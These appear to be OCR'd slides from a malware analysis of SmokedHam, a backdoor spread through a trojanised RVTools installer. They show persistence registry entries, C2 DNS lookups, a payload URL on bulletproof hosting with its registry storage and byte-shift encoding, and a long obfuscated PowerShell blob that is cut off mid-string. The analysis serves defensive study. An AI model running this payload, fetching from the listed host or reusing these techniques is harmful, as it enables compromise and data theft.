
Infecting myself with SmokedHam

- Installing trojanised RVTools.exe in dedicated VM with internet access



›C › Disque local (C:) › ProgramData › Microsoft › WindowsUpdate24


Nom	Modifié le	Type	Taille
aclui.dll	07/02/2025 13:00	Extension de l'app...	219 Ko
Cert.txt	10/02/2025 13:56	Document texte	1 Ko
kautix2aeX.t	07/02/2025 12:41	Fichier source Perl	91 Ko
oleview.exe	15/08/2024 07:00	Application	266 Ko
RVTools.msi	13/12/2024 08:06	Package Windows...	8 182 Ko



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

RHGJ

NOM	Type	Données	Taille
(Par défaut)	REG_SZ	(Valeur non définie)	0
BinDiffPerUserSetup	REG_SZ	"C:\Program Files\BinDiff\bin\bindiff_config_setup.exe" --...	134
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe	88
UpdateOleview	REG_SZ	C:\ProgramData\Microsoft\LogUpdateWindows\oleview.exe	108




dns and dns.qry.name contains "workers.dev" or dns.qry.name contains "amazon"

```
No.    Time     Source     Destination Protoc Length Info
 2320 15.242…  192.168.…  192.168…  DNS     109 Standard query 0xca6b A ec2-52-14-160-176.us-east-2.compute.amazonaws.com
 2322 15.280…  192.168.…  192.168…  DNS     109 Standard query 0xca6b A ec2-52-14-160-176.us-east-2.compute.amazonaws.com
 2323 15.281…  192.168.…  192.168…  DNS     125 Standard query response 0xca6b A ec2-52-14-160-176.us-east-2.compute.amazonaws.com A 52.14.160.176
 5858 49.778…  192.168.…  192.168…  DNS      95 Standard query 0xecc7 A cdn-app-web2.lenete5970.workers.dev
 5878 49.825…  192.168.…  192.168…  DNS      95 Standard query 0xecc7 A cdn-app-web2.lenete5970.workers.dev
 5879 49.829…  192.168.…  192.168…  DNS     127 Standard query response 0xecc7 A cdn-app-web2.lenete5970.workers.dev A 172.67.136.46 A 104.21.62.135
59955 735.49…  192.168.…  192.168…  DNS      95 Standard query 0xf6d4 A cdn-app-web2.lenete5970.workers.dev
59956 735.53…  192.168.…  192.168…  DNS      95 Standard query 0xf6d4 A cdn-app-web2.lenete5970.workers.dev
```

Letting it marinate

- A whole **week later**, malicious Powershell and cmd activity appeared
  - Some recon: `whoami` , `systeminfo`
  - Take a screenshot of the desktop and upload it to remote **EC2**
  - AV detection (`nand0san/av_detect` github repository)
  - Download payload from Proton66 bulletproof hosting server (`https://sj34udsbh.com/images/poster.jpg`) and store it encoded in registry key value `HKCU:\Software\ujzfqpem`
  - Create a scheduled task `MicrosoftEdgeUpdate` to run the payload every 2 hours
- The payload encoding: `for(i=0;i < len(blob);i++){blob[i]+=19}`

An unexpected present




```
$wdeguq='Ty';$fqjdz='9jFcccox4u9N3EXIDbHx1MAv6CazucwBo54t5Wsn76GePhzxCg5FwqXfkXgktPxfBTVx59a/HzP7rLEoxFPLGEjNtP7wnbFQy4GM4RzLDyANj5myfJE11YLqJVguRO3T2Y';$zajwr='rjxA9
Pyf5BlkmDZaYXP9GOKvRXEWpn39aC8c7sqQEA6LA3iFyvLC0lLNOrg0bb+NV8PbR5o6bBGTn/q4LwsOuvjk9enktd12N3omCuJ5pl1mZq7CfsnoZcFESwOh3KhOf+gqYmeM95k/pBpet0lPQ7LFsXVqJ5zqmDLsFr+H0JB
Sngq8OMjkeK+L5A0LOW0r6rVZMOBjn772XnQGBZcRGtfCMgr/3tov6zNbTrMce+F+at9gjhu68pY4cqS0IyO48sTAlVYKmG5pDb1+AGBWzlHl5BuA9g7q+kY8cG4KI/1OYJySSa9tSkGuaPos7981diyNOQeDOIHWM5KZh
b7w77786TMHvon1mimXID4LE4rBtN99eCbjRCRid7NBcLMgeU4sJOkK7BldI8Vk4GJYmU6D0ZDJljuFR82HI8iGeXIj1ZRsKwTk5ouJ6qDZn4RzJ';$pemqfh='op';$wxmdpli='60t/61IiUsq5DS7TRz0HkIPB0DUai
OEspcqQb2DHq+k7nLrnxi0/4+dw/M5zFgKIKTWhmMcQC2kDfIPGYvsB9TQLNVKzYCJnjmcBRdNL7arJREmH5GrcxOFzOEiCdrmN+rtaFhdNbCnH3CqZ8dybCDcQr18qgSojIZL7gBiYaA6gt1NsHatLVtg7u+7+i25/RYA
5TF247JBAmlFsXOcPSslha5y2btRcVDWlHKtVy47wdnA2cZWOZpsTQMp2JhVZ2uyNiIOg3qtMnzJ6d6AIXee3PZjIWDseKsfKNNAVuojT1HRdwJdSLZ5d5TRDuXY6LQ9WJaxKJtEZz0FR4xaFioY+hqsqg2tPUta965BEr
/NfzbkCPgc+XCBT4SoZKyf9t4YKVACkkJNPqBOyG+SMmgrkUuFJn7bEPM4ONwbnrwCfBAqZBR89YmG3Mvpq0q0cis2iuYfn1Ff4aHA5ENB0LXza25Zz3I60vOlyx4lLPSSGvevaghOLhu/uLLhu4Q4XyBs87ua/n7/eNkZ
h1eRuzn/8vuk6ZO5RZ+TwN6oMi0SlQ6BG7NDgCVkGzcWOjOUBrtBiv5uhKFd16yMPhSSaf7fFCE7fC4dxglFOvbFHA8AAf7CJsgKWn1xWMuljLnkwEHF8Fsb410ZjjePvntg9+Cc888B+UM35pfcqTE3bgM3UeNiIOd2VL
bAvvYloV00iZBxQ7q0GJ/h31DcoMiGpudZAvQ/uVq/kAd+5LpgJcDowTzul+rVhyXQsTS0GXVedyq1LVJFdoW0/uUmYZCfyRA6a8cC1+dG52Um315+gvsx0h4oKrAbxGyksWkzHiky95PABk09uacGcGd76RCLVeBjfE3y
xExdLEmlteEOKEqXX5Ec9KQOISS+yVGVSBAqgqg2VjyvCTUTU3jkMQw';$pdcuqec='s9BLy3Wh01t/l+NnokryRjT+VlYf9auMRE2D5YKESYPuDR6UlQdtSvwWsToMLvqeLd43TFbzZMd6KtTI6WueibSR4ZNoeAO2FO3
DNPR+YxS0kyeKa';$yhgwpqt='se';$rpysb='qKafxIgsI06NGkZe1nxs6HqfNlnEK1eGBtz66vziAqGXduCcYQhPN6aLKV96mvRAthkG2UpIg0pRbkC8pgPVxZQOQr6qmM20ef46tl4OXYizuLTF8wn8nwjHLeMzo5sV
DdkzGrYImIPG/7jYMpxdRTCAjhpFDKOyX0d1oIb6xkfwiou1CtQntd+aA2Xf2JzJsvqGuywCfUvaQ2L41T2yHt6rBNXQ9psoqpDhbUOjzX1Z2nEKsVTtmSYerjCyNEt/acidHdl121ZfltqAzt88a2s8KFsgTgblFSRnXJ
H2kbQ4vRen0/WRHfjOwDmXoQHNKc/Jec3T/KGXDCplfZO7/RKUCX8cEAr6XAh9ola5TlJoCf7A96lPXnuCm4JBvylEetuYPg3SzzEigvaLClh2BVJ3OdxpJFuBk5tB63WPM+eoJukD6kVB5/in25YgFyZm6PRKVsPaIO9l
KNg1OVIbLeEyKk/ksEq/LlX3uGpNb/wo0vXwTl63WJpHocMC0zSnRNBX+9RYY7gjcPSjukcYuT9qBlYFBasapSpmr3fa66vMr2Rsn6xlRGfp/Uga7jJYIe7QFhiJXgUEjDOiKnu5ZM4G4d3mbYTkbR03eRRuAVPIwz7cdy
NHjGTHtdIS7iuK68Dp6giKSh1fI6VH87jO8vTHnMijfZZyK3G6cNDEpu+NvmiPkTbTbZG2AGUNOYTg+oGF+ue9IzB7F9wUhu39vQSAZsOcPWi7nK76/NhEPaMCK9Z3Tf2i+i67E8xSzVaHG4knQmT/TcmwFfAH6Ez3oKbi
L9YmHGLXTNPAy+DAGb';$zbwpre='oc';$gsfdlyv='mParn9ZEA8FCqDQYg6dU/0MCZj7H4IqaYmvIRazRZow9ekitO97OzzEHXZybU5Q7sibBR1WGuhJoEz40oirRNyldhXSI4VmBRzNilN1IPCe7m8S3XmOAO3EoGeL
WLy9q+nOjL93fVj6nc38xwG3F7ldMKVkGUnlJlVtNwEltXm7AiMyFwLp';$bfkneyy='icr';$eaqucdv='b+OwMhlHQTITFjILLNViovcIX/zhtsiucdSe79CffHaFRAn1br0+l8iQ6w9RN8pECFdAXr+wPhdyyU1wJWh
QXyWucTGv230Ol2XAG5xmrVlgk3GPVzlsmbNrlSJdc7yDCQJDpsFFzaOEZxGmVATTLBSWvr2cHnU7ZyA+hECZ0FRdmhUXmSaotA8/UzZsdFJQsW0XnLY2+MWjciQOOIZQoykv7h1pw0SvMOYLeJdCZaWXT88yuEtkW6gRL
Gz8OGID9tt2kGZdWfjTE+6u0IyUFZUDrqNds2kPkajS2qW35FLlKpxZKuQIgs8xErX/JhhoESCSJZL7GyhUDepqjGhQYISpxwgUzEpycteFW9hz75rQWseCsdz9G6HCEpEnXK8yEwUCAtoh+G7/Ozj0orpVc9bi8Geficb
FLzYLAZV5rIqbMPTqVQFavsr9tY7UdAV7W1flbhbB03uLAijhnNoLxyhnfp+KBg5Ybb3T2veCixuOs6UoefJa6bimDGtvPGZEJEWvd9OnB18WmLNF4qISXgSptB';$rhqazk='gC/IhJOG0MEFV9+z9Z4iyhoZk8pNrK2M
vTR6YtHHKMuMFGlANfw6lbuFOkVV85UDYvc4ckmO01ruN8cOh8MRjKzN/7Lbp6dRmKNaA+V2ZVNiH+qkeRieCP9N0HW2N3bTwGFoig9OKblypa76kJZ6p7+0acGkWOyxmVRQtf6vQ3P6JgeiRLClOyUKDg1hcs7Jt8VyC9
lJm/CDW56oPf5tMdiuhiE2BEJTvYFf+PUiPqD65WMd0KpcU3IdxHd0P+z1jCLBWTFPdtkr5AlLUYkQpgX+4DLij2liaysFiN4NDIstnuPXg1+awjDvCtgXGjLdy4C6VXO6IIJZT64eAXEGbrUsCnchXZGFPdz3/B+4aZ0Z
+fTokPkQ2gEkJgFzd1iy0YJJOQGzUWLzty5yULB57l3blUpH+2jdXQracbBj1TNBsDyPQxcKIeHW8KUX6i0Gt/KBucw7grJMKrTDHsd9nVb34120fnkPZPbn7a35fybLzlvM5GMjPgh5NuLQ5PElkYiFP9YxWt+uRqAsZk
/x4UxMojb5RxtIXnM1qtZB4YHKJthzZTesViYcfNNMpCFwTVWiNZo03DvrkBCsRJdNd2gjLm4mBj1KLA/asEA89JpOnS+AsFpulq1k0bmsC9i5iPdKHEOsEedmNCsJDCyGsaKRR7NQzc8BlPfQxbtITTW24yq58qQWc5Gu
c3liQ7Eeugh2bdg1vHS5qXsY4McPYJdA/9o0On+jhgM8/wF4ZdlkIWgYvoO2wAGPkhhPP';$vvjluo='ogFcGSefLKOK0yaYMK8BCIogqIKXLRpx55ugUl98+oZ3gLV5GL/IwBq4NT5I8IGTKVkBLvfxNLsQeenNkEBr8Z
oRC3xc/M1l5mV6l6Xe/fShI/hCgb1kmRjoWTj6RhP23NtfOiKLIOqtNehxogCAcVPxuvDOW6uoyr/lujN6T1C9ZrfQP6TAqVIIg0TXHlFGGjWgyNw4lL3LKloLIzIcjsFCJZF0';$qulugw='ph';$yknaae='eDe';$pb
jzvit='KLpdtedxK0sSs+JQiNZBECL/VlPICbMT/eOv1w1d5RmezyTEn+X7LOFdxlNr4VLRz/5kvIrKQZyCFSH/ctWUgol1Lm29kzDAPsFdbaWF8+/9qfw4U59zuqP8XRT+lkaNMS5v6/Ank1pNVJroj+5mblg4c1Bevna
0czWa2x1RIhsFsAEZrTeXUgVi4Xspd25c1Hj0Y9kBYSvMIyWLaIUfrqkIEf1L4/9VGRXOrioDVykSNNgxffhR91c27yOBWVLrVCmGe/2OKjBdp0QpR9EA+2+3Pjh6fyKCb5QUAYUu9LEImFPtKX8Hz4LFsY5nb1KmbHRmv
4EY8Y5NE5W/2vuprSVzKvgafCDb0m';$thkszn='r';$tjqub='aph';$kpxixu='In';$xjxkw='8wgwU50AgaJcXZKF3S1jeRf7t92Kn3vtgkyFkRGSrVkAdCBwbN9hp4i4xDYp4H03cETHhde1WzLZHWkdSq45k3qpj
q75H4jgAT20PQNhgz0W3y0OCtp';$ujdbs='S';$uwhjbye='JTeGbYN2Nx17C3mZSDHX8/J7/qHh6C3ev/eKgqCGXkIsRhFh2Sk4waQUqujpUDO/JWhqO1F7z7be/mdebs3rXGe2BwxMjLSchSyG6m8r3XeCfwRe0+x67
7Ph/5GCdxCL/GZS8POMqqdtVOTlrycGTlcPYBWsSm4sHTyhUH6p+SQ4LoXq1mkjDewcab8E6szTNAA8q+bUNZKXRb7JKWfjO3tYlzui/tdEKGXwSXyuXsXER5YplILWRDLXKAf3pY35ZC5m32WxeGCd3CCegoUZ9NaBtXi
Ve35SJID7KODpmEAGxcvGr+5GGCxvpmqiFyeEbV0O5/yASsU1FmnlVfiVg1RqoYyPW+kA1ZmvBT91tysLS/APuJtTNtrm/Bt4OQLaagCBAAQTh5Ze8HVZpTE22Ne2gyqSuXcxihndPPhhfsDkFGNCrv8VgFuqzsN7SYcBB
yvn+CGFblBeaTDj0hfNP55eZ5sB132UeoaYWKP3g5+nPKWJHGHEM19YN8/CjF7WuLrJUX94N3XHWKCt72EcptET9G3MqTmn6gr13+Xw+qjI72dJNSM2ok/5SlobXQReNx6zf0V4nBboSnvTA8+9IxZu0jvmeMUlFXgBJb6
5/chFwSVdARp36YE+ZiyJoFRAkDNi/rxMtKpE8ji+AU+8x3sww9xyLYIN2L+wDYybwKNHdyNBQoDhz5hCW4LVErr5g0GrZm0mLzTbu3jfK4/8BBgxW3fICCOVWWLz84+m1lBrV47Yf306lS5DY8mD0ET2cyOfYqI88E5oe
AnooZCASAkcX+55GQDOZV/qOD7BGjGeRJL';$uxrlcy='l';$menvvcq='kGg9TNy1q1x3i+WLafoe0J8SOI4MvYV9YB0+VEhFJtMYG1+3VxKGghZWpWrQ3MNRNa69yLnsMVVz1JoidsPNw3Bwd8Y/OJj0ELs27Z8u5b/C
HAWcb/46hvJb7338qyzEhyApSEX2SVV0pHfj9agDyFPCkZhA5/HWj8tB8OczmhxvQEiRzrVIfVd7xX+5trs0YWvpx8R/zavw6mZRvx99oUGooz529GjQMvNMoI35/Q6XKn9Sh5Z9sLboQEPynpRyjiGayPNh77Tdrwq+9l
vpHG1FJHsXBhR8tH2DEYPmZCe91WeDbEdv2uEllzUxhl5hmPybAQYzK8v7+65LhG6n29h/pp9057lRAAsE+AMD7NGluK1/GjE6UXA3pivw1cNZOgbP4G';$pcbdl='en';$jotmdv='EAuJdtPTlmpnjF334r7/h6mH7VG
4oEtELAUjHTo7bHWX8OMRErcniVQvEMWes9UGcKFnNvknJztRPRo4pdpeSKz2aQyQBNf4lI2AgYRyf855sHEuiVVDJSJbGxOqbIETN5kLV5NyXEKNwBPYbwawKEPzcYhW4UcpuxgRYvH1u3zd+yTpSRjh';$qcvsn='Now
';$ngxpf='SiLkk7kBdhwT6skfsC61q7j84tZoN2sRhH0/2z/IQ0r6amVpAEvdiw1AGmH3oKVQN2pekUpzsBL12Gcc8Nfw5+q80+/sCBTcjAvQOpRzeb2A6rUTEw6S9LO/T0Bz7dZsgHTAqNioZCVfYjopMTj/NzOAcFjj
ANvxIhwLgNY0zAZLTFl0BFfsO/nMwOx9vScT8cOiIEDak9Tr1HYcOa7+alrJl4lm/T/6v5KfRW4xn62QSCMEISPHFAavfVY7rm/c+PTZPf/P2psznkBzZyZm5YNmG3mhHrMCBBFwu6XkOQfb7S02M9IQhXMPtR5Au7sQ0M
VC2r/Tvvib6LR9vBUYNc1FUunBdtqreh4q+kRdmhGG02P8Eaa+T9sI+hQS4Cud9nhzh8FxMRo5jIbAL2TB13dviePrOzOTITIZPVnvp8KfUCjaIcv3UQXHbipol18i6+CqZ8yffsly7X9sSLLCS+NS439MPHu161xeBv4P
UkR2+FiqpE4sU4WFe6677+zbzJ6eO+Nbsap5Y+6dTbvo8tcIOsa34gc1aTBA52L5bOBLk2Agqv/sGY+D+0vLv2g4s0dNlt7VjGkzlhESMVE9QflWxP2SPnV';$tnwhrwf='GbE2ojgcLddpTukti3I096FLvJYAlG6CQOO
UMG0iVO4DPCgmY1CwBewGLYpTozEZ94o3bXz1V5KUjkMbE/11FlYWfAphEqGlXYwU/qwC0k14hEXTnXc7Ou/aIyMxyvDWmswevZzGkaCifV2y6HbtjKEbzF+WhGR9uyrurUQJ/ceF2+KihQ4XKq5yVA5Pj0LcEg1JJ/E1O
